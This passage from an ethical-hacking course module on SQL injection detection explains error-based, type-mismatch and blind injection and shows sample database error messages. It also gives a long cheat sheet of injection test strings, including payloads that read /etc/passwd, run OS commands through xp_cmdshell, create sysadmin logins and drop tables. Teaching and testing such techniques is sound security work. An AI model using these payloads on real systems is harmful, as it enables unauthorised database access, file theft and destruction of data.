
Figure 15.13: Example of grouping error message

- **Type Mismatch**

  Try to insert strings into numeric fields; the error messages will show the data that could not get converted.

  For example:

  ```
  ' union select 1,1,'text',1,1,1 --
  ' union select 1,1, bigint,1,1,1 --
  ```



```
Error #3132: Data type mismatch.',
details:'could not convert text
value to numeric value'.
```

Figure 15.14: Example of type mismatch error message


- **Blind Injection**

  Use time delays or error signatures to determine or extract information.

  For example:

```
'; if condition  waitfor delay '0:0:5' --
'; union select if( condition , benchmark (100000, sha1('test')),
'false' ),1,1,1,1;
```

An attacker uses database-level error messages generated by an application. This is very useful for building a vulnerability exploit request. There is even a chance to create automated exploits depending on the error messages generated by the database server.



Attempt to inject codes into the input fields to generate an error a single quote (') , a semicolon (;) , comments (--), AND, and OR
404
Attacker
Try to insert a string value where a number is expected in the input field

```
Microsoft OLE DB Provider for ODBC
Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL
Server]Unclosed quotation mark before the
character string ''.
/shopping/buy.aspx, line 52
```

```
Microsoft OLE DB Provider for ODBC Drivers
error '80040e07' [Microsoft][ODBC SQL
Server Driver][SQL Server]Syntax error
converting the varchar value 'test' to a
column of data type int. /visa/credit.aspx,
line 17
```

Figure 15.15: Example of database-level error message

Note: If applications do not provide detailed error messages and return a simple '500 Server Error' or a custom error page, then attempt blind injection techniques.



SQL Injection Vulnerability Detection: Testing for SQL Injection

<table>
<tr><th>Testing String</th></tr>
<tr><td>||6</td></tr>
<tr><td>'||'6</td></tr>
<tr><td>(||6)</td></tr>
<tr><td>' OR 1=1--</td></tr>
<tr><td>OR 1=1</td></tr>
<tr><td>' OR '1'='1</td></tr>
<tr><td>; OR '1'='1'</td></tr>
<tr><td>%27+--+</td></tr>
<tr><td>" or 1=1--</td></tr>
<tr><td>' or 1=1 /*</td></tr>
</table>

Testing String
or 1=1--
" or "a"="a
Admin' OR '
' having 1=1--
' OR 'text' = N'text'
' OR 2 > 1
' OR 'text' > 't'
' union select
Password:*/=1--
' or 1/*

<table>
<tr><th>Testing String</th></tr>
<tr><td>%22+or+isnull%281%2F0%29+%2F*</td></tr>
<tr><td>' group by userid having 1=1--</td></tr>
<tr><td>'; EXECUTE IMMEDIATE 'SEL' || 'ECT US' || 'ER'</td></tr>
<tr><td>CRATE USER name IDENTIFIED BY 'pass123'</td></tr>
<tr><td>' union select 1,load_file('/etc/passwd'),1,1,1;</td></tr>
<tr><td>'; exec master..xp_cmdshell 'ping 10.10.1.2'--</td></tr>
<tr><td>exec sp_addsrvrolemember 'name' , 'sysadmin'</td></tr>
<tr><td>GRANT CONNECT TO name; GRANT RESOURCE TO name;</td></tr>
<tr><td>' union select * from users where login = char(114,111,111,116);</td></tr>
</table>

Testing String
'/**/OR/**/1/**/=/**/1
' or 1 in (select @@version)--
' union all select @@version--
' OR 'unusual' = 'unusual'
' OR 'something' = 'some'+'thing'
' OR 'something' like 'some%'
' OR 'whatever' in ('whatever')
' OR 2 BETWEEN 1 and 3
' or username like char(37);

Testing String
UNI/**/ON SEL/**/ECT
'; EXEC ('SEL' + 'ECT US' + 'ER')
+or+isnull%281%2F0%29+%2F*
%27+OR+%277659%27%3D%277659
%22+or+isnull%281%2F0%29+%2F*
' and 1 in (select var from temp)--
' ; drop table temp --
exec sp_addlogin 'name' , 'password'
@var select @var as var into temp end --

Note: Check CEHv12 Tools, Module 15 SQL Injection for comprehensive SQL injection cheat sheet

SQL Injection Vulnerability Detection

After gathering the information, the attacker tries to look for SQL vulnerabilities in the target web application. For this purpose, the attacker lists all input fields, hidden fields, and post requests on the website and then tries to inject code into the input fields to generate an error.

